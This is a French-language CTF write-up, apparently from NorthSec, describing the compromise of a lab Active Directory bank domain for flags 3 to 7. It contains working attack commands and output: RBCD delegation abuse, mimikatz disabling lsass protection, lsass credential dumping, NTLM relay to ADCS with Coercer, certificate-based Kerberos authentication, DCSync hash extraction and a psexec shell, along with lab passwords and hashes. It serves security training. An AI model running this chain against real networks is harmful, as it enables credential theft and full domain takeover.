
On réecris dans un premier temps l'attribut `msDS-AllowedToActOnBehalfOfOtherIdentity` :

```
rbcd.py -action write -delegate-from 'webdev-old$' -delegate-to 'ATM01$' 'bank.ctf/A
```

Et maintenant on a plus qu'à demander un ticket en tant qu'Administrateur avec S4U2Self + S4U2Proxy.

```
getST.py -spn 'cifs/atm01.bank.ctf' -impersonate administrator  -dc-ip 9000:c1f3:fea
```

Une fois qu'on a compromis la première machine on va essayer de récupérer les différents secrets et mots de passe qui sont stockés sur la machine :
(https://github.com/login-securite/DonPAPI (https://github.com/login-securite/DonPAPI))



On peut récupèrer le troisième flag de la track.


Flag 4

Dans le même cas que l'on a vu précedemment le mot de passe du compte BankService a expiré :

Side notes


On peut récupérér les IPv6 des machines de l'Active Directory en dumpant les enregistrements ADIDNS :

On peut procéder comme tout à l'heure et rénitialiser son mot de passe, de plus on a de la chance car ce compte est administrateur local de la machine `ITOPS01` :



On peut essayer de dumper les mots de passe stockés dans lsass mais ça ne fonctionne pas. En effet ce processus est protégé à l'aide de RunAsPPL :

`poetry run crackmapexec smb itops01.bank.ctf -u 'BankService' -p 'A^!5fy2Rx@Vjz6GF&GJ' -M runasppl`



Si vous souhaitez plus d'informations sur le fonctionemment de RunAsPPL : https://itm4n.github.io/lsass-runasppl/ (https://itm4n.github.io/lsass-runasppl/)

Pour désactiver cette protection, on peut charger le driver minidrv.sys à l'aide de mimikatz et supprimer le flag de protection sur l'objet Process dans le noyau :

```
.\mimikatz.exe
!+
!processprotect /process:lsass.exe /remove
```

```
C:\Windows\tasks>.\mimikatz.exe
.\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 656 -> 00/00 [0-0-0]
```

Et maintenant on peut dump lsass :

```
→ CrackMapExec git:(master) X poetry run crackmapexec smb itops01.bank.ctf -u 'BankService' -p 'A^!5fy2Rx@Vjz6GF&GJ' -M lsassy
SMB         itops01.bank.ctf 445    ITOPS01          [*] Windows 10.0 Build 17763 x64 (name:ITOPS01) (domain:bank.ctf) (signing:False) (SMBv1:False)
SMB         itops01.bank.ctf 445    ITOPS01          [+] bank.ctf\BankService:A^!5fy2Rx@Vjz6GF&GJ (Pwn3d!)
LSASSY      itops01.bank.ctf 445    ITOPS01          BANK\BankService d45fa22780e8b4878da5b10bcea6da29
LSASSY      itops01.bank.ctf 445    ITOPS01          BANK\BankService A^!5fy2Rx@Vjz6GF&GJ
LSASSY      itops01.bank.ctf 445    ITOPS01          BANK\Goutam.Shanthi 4b905cb97f90812a7d29a3be763b3d79
LSASSY      itops01.bank.ctf 445    ITOPS01          BANK\Goutam.Shanthi FLAG-7bcfda827e1cd57091831e54fa99587a
```

On récupère le cinquième flag de la track.

Flag 5

En regardant sur Bloodhound on voit qu'on peut pas faire grand chose de plus avec les utilisateurs qu'on a compromis.
Donc je décide de me tourner du côté de l'ADCS (Active Directory Certificate Services). Si on check sur TheHackerRecipes on voit que l'on peut relayer une authentification vers l'endpoint HTTP de l'authorité de certificat pour demander un certificat et s'authentifier avec.
Pour plus d'informations -> https://www.thehacker.recipes/ad/movement/ad-cs/web-endpoints (https://www.thehacker.recipes/ad/movement/ad-cs/web-endpoints)


La première étape est de mettre en place un ntlmrelayx afin de pouvoir reçevoir les authentifications NTLM et les relayer vers l'ADCS :

```
python3 ntlmrelayx.py -t "http://adcs01.bank.ctf/certsrv/certfnsh.asp" --adcs
--template "Domain Controller" -smb2support -6
```

Ensuite on va essayer de récupérer une authentification, pour ça on peut utiliser `Coercer` qui va forcer des comptes machines à s'authentifier à la machine de notre choix :


```
→ nsec Coercer coerce -t dc01.bank.ctf -l 9000:6666:6666:6666:216:3eff:feb1:8d80 -u ATNService -p 'qb@ZWFVF2$1w$[*=1337'
                                     v2.4.1-blackhat-edition
                                     by @podalirius_

[info] Starting coerce mode
[info] Scanning target dc01.bank.ctf
[+] SMB named pipe '\PIPE\eventlog' is accessible!
   [+] Successful bind to interface (82273fdc-e32a-18c3-3f78-827929dc23ea, 0.0)!
      [>] (-testing-) MS-EVEN-->ElfrOpenBELW(BackupFileName='\??\UNC\9000:6666:6666:6666:216:3eff:feb1:8d80\lASa      [i] (NO_AUTH_RECEIVED) MS-EVEN-->ElfrOpenBELW(BackupFileName='\??\UNC\9000:6666:6666:6666:216:3eff:feb1:8d80\lASaelE4\a
a')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? ^[[A
Continue (C) | Skip this function (S) | Stop exploitation (X) ? C
[+] SMB named pipe '\PIPE\lsarpc' is accessible!
   [+] Successful bind to interface (c681d488-d850-11d0-8c52-00c04fd90f7e, 1.0)!
      [>] (-testing-) MS-EFSR-->EfsRpcDecryptFileSrv(FileName='\\9000:6666:6666:6666:216:3eff:feb1:8d80\w1qLggVx      [+] (ERROR_BAD_NETPATH) MS-EFSR-->EfsRpcDecryptFileSrv(FileName='\\9000:6666:6666:6666:216:3eff:feb1:8d80\w1qLggVx\file
.txt\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? C
      [>] (-testing-) MS-EFSR-->EfsRpcDecryptFileSrv(FileName='\\9000:6666:6666:6666:216:3eff:feb1:8d80\7mKbOLM6      [+] (ERROR_BAD_NETPATH) MS-EFSR-->EfsRpcDecryptFileSrv(FileName='\\9000:6666:6666:6666:216:3eff:feb1:8d80\7mKbOLM6\\x00
')
Continue (C) | Skip this function (S) | Stop exploitation (X) ?
```

On reçoit bien l'authentification et après quelques temps on reçoit un certificat pour le comtpe DC01$:



Une fois qu'on a notre certificat on peut utiliser l'extension kerberos PKINIT pour s'authentifier avec (https://www.thehacker.recipes/ad/movement/kerberos/pass-the-certificate (https://www.thehacker.recipes/ad/movement/kerberos/pass-the-certificate)) :

```
.\Rubeus.exe asktgt /user:"DC01$" /certificate:dc.pfx /domain:"bank.ctf"
/dc:"dc01.bank.ctf" /outfile:dc.kirbi
```



On a plus qu'à faire du Pass The Ticket et DCSync pour pouvoir récupérer le hash de

l'administrateur du domaine :

```
C:\Windows\Tasks>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::ptt dc.kirbi

* File: 'dc.kirbi': OK
```


```
mimikatz # lsadump::dcsync /dc:dc01.bank.ctf /domain:bank.ctf /user:Administrator
[DC] 'bank.ctf' will be the domain
[DC] 'dc01.bank.ctf' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 2023-04-16 8:57:19 PM
Object Security ID   : S-1-5-21-3522941280-196239457-2758380250-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: f4fff03f53c61b67c74a0854dc9de127
    ntlm- 0: f4fff03f53c61b67c74a0854dc9de127
    ntlm- 1: c607851b02bb925d6349562f91b0a857
    lm  - 0: 522fbc4e072740cada2b03218128732f

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : b6cfbafd317dd23636f7cfa8988d854f

* Primary:Kerberos-Newer-Keys *
    Default Salt : BANK.CTFAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 47b24198259471bb9f177fda869f9d18f88460dcb5c97baf1d78d2d58ef5b3a2
      aes128_hmac       (4096) : 3f3931ea2e383d8f190124962b8d2b52
      des_cbc_md5       (4096) : 0e6eb6bce06d0b49
    OldCredentials
      aes256_hmac       (4096) : 472fbad8f3d34a4be8299658839baec155505f8f7d881e3d3799da9629c05321
      aes128_hmac       (4096) : ea506032097caaf9fd5f0a4f1f8c0fd5
      des_cbc_md5       (4096) : cd4ceaa1d0bf7a6d
    OlderCredentials
      aes256_hmac       (4096) : d012af58fb95a13929971f15291280c9d4c6eb7717c63ac609b2cee8b53eac8a
      aes128_hmac       (4096) : 1f129818057a68c98fda1bf2678dc8a6
      des_cbc_md5       (4096) : cd94e52f317c0ead
```

On doit juste s'authentifer avec kerberos car l'administrateur du domaine est restreint :

```
→ ~ getTGT.py bank.ctf/Administrator -aesKey 47b24198259471bb9f177fda869f9d18f88460dcb5c97baf1d78d2d58ef5b3a2 -dc-ip 9000:c1f3:fea4:dec1:216:3eff:fea2:3b2d
Impacket for Exegol - v0.10.1.dev1+20230318.114933.11c51f7d - Copyright 2022 Fortra - forked by ThePorgs

[*] Saving ticket in Administrator.ccache
```

Et maintenant on peut récupérer le cinquième flag de la track :

```
→ nsec psexec.py BANK.CTF/Administrator@dc01.bank.ctf -k -no-pass
Impacket for Exegol - v0.10.1.dev1+20230318.114933.11c51f7d - Copyright 2022 Fortra - forked by ThePorgs

[*] Requesting shares on dc01.bank.ctf.....
[*] Found writable share ADMIN$
[*] Uploading file HxbgzRMn.exe
[*] Opening SVCManager on dc01.bank.ctf.....
[*] Creating service NEXd on dc01.bank.ctf.....
[*] Starting service NEXd.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.4252]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```




Flag 6

Purple The NorthSec post bots 1d


We'll need to dig a bit more to smell the smell, like you said. This might be related to a conversation we overheard 19 weeks ago. On Tuesday. There's a "jump" server used to access the payment processing message queue. Might be a good jumping point.

Quand on fait un scan de la machine `jump01.bank.ctf` on ne trouve aucun port ouvert qui nous permettrait d'obtenir un accès sur celle-ci. C'est à cause du firewall local de la machine qui bloque tout les flux.

Il suffisait de déployer une nouvelle règle de firewall via une GPO, et après quelques temps d'attente de nouveaux services apparaissent et nous permettent d'obetnir un accès sur la machine :



On peut ensuite récupérer le sixième flag :



Flag 7

Sur le forum on nous donnait le FQDN d'une nouvelle machine `rabbitmq.bank.ctf` ainsi que l'authentification passé par des certificats :

Nmap (rabbitmq.bank.ctf)

```
Nmap scan report for 9000:c1f3:fea4:dec1:216:3eff:fe38:1827
Host is up, received user-set (0.013s latency).
Scanned at 2023-05-21 23:20:26 CEST for 15s

PORT     STATE SERVICE  REASON  VERSION
5671/tcp open  ssl/amqp syn-ack Advanced Message Queue Protocol
|_amqp-info: ERROR: AMQP:handshake connection closed unexpectedly while reading fram
| ssl-cert: Subject: commonName=swiftmq.ctf
| Issuer: commonName=swift.ctf
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-04-04T16:59:44
| Not valid after:  2024-04-03T16:59:44
| MD5:   015ca8fb571aa123a2eeb589c44b2979
| SHA-1: e5192906ce40e5ab27bcec957f0ad3a3cccdc133
| -----BEGIN CERTIFICATE-----
| MIICsTCCAZkCFDWMaC2z1Rf7p4PDRJR7YlrIXypeMA0GCSqGSIb3DQEBCwUAMBQx
| EjAQBgNVBAMMCXN3aWZ0LmN0ZjAeFw0yMzA0MDQxNjU5NDRaFw0yNDA0MDMxNjU5
| NDRaMBYxFDASBgNVBAMMC3N3aWZ0bXEuY3RmMIIBIjANBgkqhkiG9w0BAQEFAAOC
| AQ8AMIIBCgKCAQEAhjBTDujgPahenSKZtPOj48feTihL2xOT8XgLPuuGHkcXyNYc
| OS/vuZrYVHL4rxWmKC6EHg+jiURKzzZ6cbwZFutgNfnM587u1vVAuofmibShE8AK
| k+3W9qxQNlpO46eD56Iu8tULLGOVbjHRSj07aiZMkUhs3WXHD41jTugLrkLjgV/I
| NytbIck+xdFWA266SqOU193dhYtmVaZyD9SMdMAuDh2Nj4qMWvCDt0wIqV+Bg5t3
| WX6vM08I79Gj5ojKsEm2nrdzlb8XrnGqedZ0BiyMfwhJXc4pIWfIpY3pXuTE956p
| OQiJuX1BkshcbUzksiOm6Dd3djWk3RBMYuYEJQIDAQABMA0GCSqGSIb3DQEBCwUA
| A4IBAQApSX7Vdt9+23p6sjf9osrN62NQ287sgf3LttQOowQFV9jfnr2+razeiAR8
| ZOQFHSQrYu5mJwkVnjkI/eoqnhgtIq0295UAYM7e0jDs/GMQ+vAPFdE2Ax1sbtaP
| GDYtOeBO20xEGmwiKYP8rcAshItG2J+C1ibouwvroo/uY0VeapptFFdV34IbQ66Z
| q2vfSucl8P9JLaAZ2imcucFcXoIteAUt9DCaj6tU+aHJ4l9GJk7UFfLakCr7E8R4
| fi6gAQ34hsex+GbR56bDK1xb4AB96MVwiO6xcZ0m8GlgoxFmPLowoAKx4zG3uMq7
| 49ydELaH82h07BD2hkVYc6PDyamp
|_-----END CERTIFICATE-----

Host script results:
| address-info:
|   IPv6 EUI-64:
|     MAC address:
|       address: 00163e381827
|_      manuf: Xensource
```


On peut récupérer les différents certificats sur la machine `jump01.bank.ctf` :

J'ai malheuresement pas eu le temps de finir, mais j'ai quand même réussi à me connecter au serveur amqp :

```
import ssl
import pika
import logging


context = ssl.create_default_context(cafile="/home/kali/CTF/nsec/ca-cert.pem")
context.verify_mode = ssl.CERT_REQUIRED
context.load_cert_chain("/home/kali/CTF/nsec/client-cert.pem","/home/kali/CTF/nsec/c
ssl_options = pika.SSLOptions(context, "swiftmq.ctf")
credentials = pika.credentials.ExternalCredentials()
conn_params = pika.ConnectionParameters(host="rabbitmq.bank.ctf",port=5671,ssl_optio

with pika.BlockingConnection(conn_params) as conn:
    ch = conn.channel()
```

Credits

Merci à Maxime Nadeau pour avoir réaliser ce challenge qui était vraiment intéressant et amusant à faire, si vous souhaitez savoir à quoi ressembler le chemin de compromission officiel de la track :



Listes des outils que j'ai pu utilisées pendant le challenge :

- https://github.com/Porchetta-Industries/CrackMapExec (https://github.com/Porchetta-Industries/CrackMapExec)
- https://github.com/ThePorgs/impacket (https://github.com/ThePorgs/impacket)
- https://github.com/GhostPack/Rubeus (https://github.com/GhostPack/Rubeus)

- https://github.com/ParrotSec/mimikatz (https://github.com/ParrotSec/mimikatz)
- https://github.com/BloodHoundAD/BloodHound (https://github.com/BloodHoundAD/BloodHound)
- https://github.com/p0dalirius/Coercer (https://github.com/p0dalirius/Coercer)
- https://github.com/n00py/LAPSDumper (https://github.com/n00py/LAPSDumper)
- https://pika.readthedocs.io/ (https://pika.readthedocs.io/)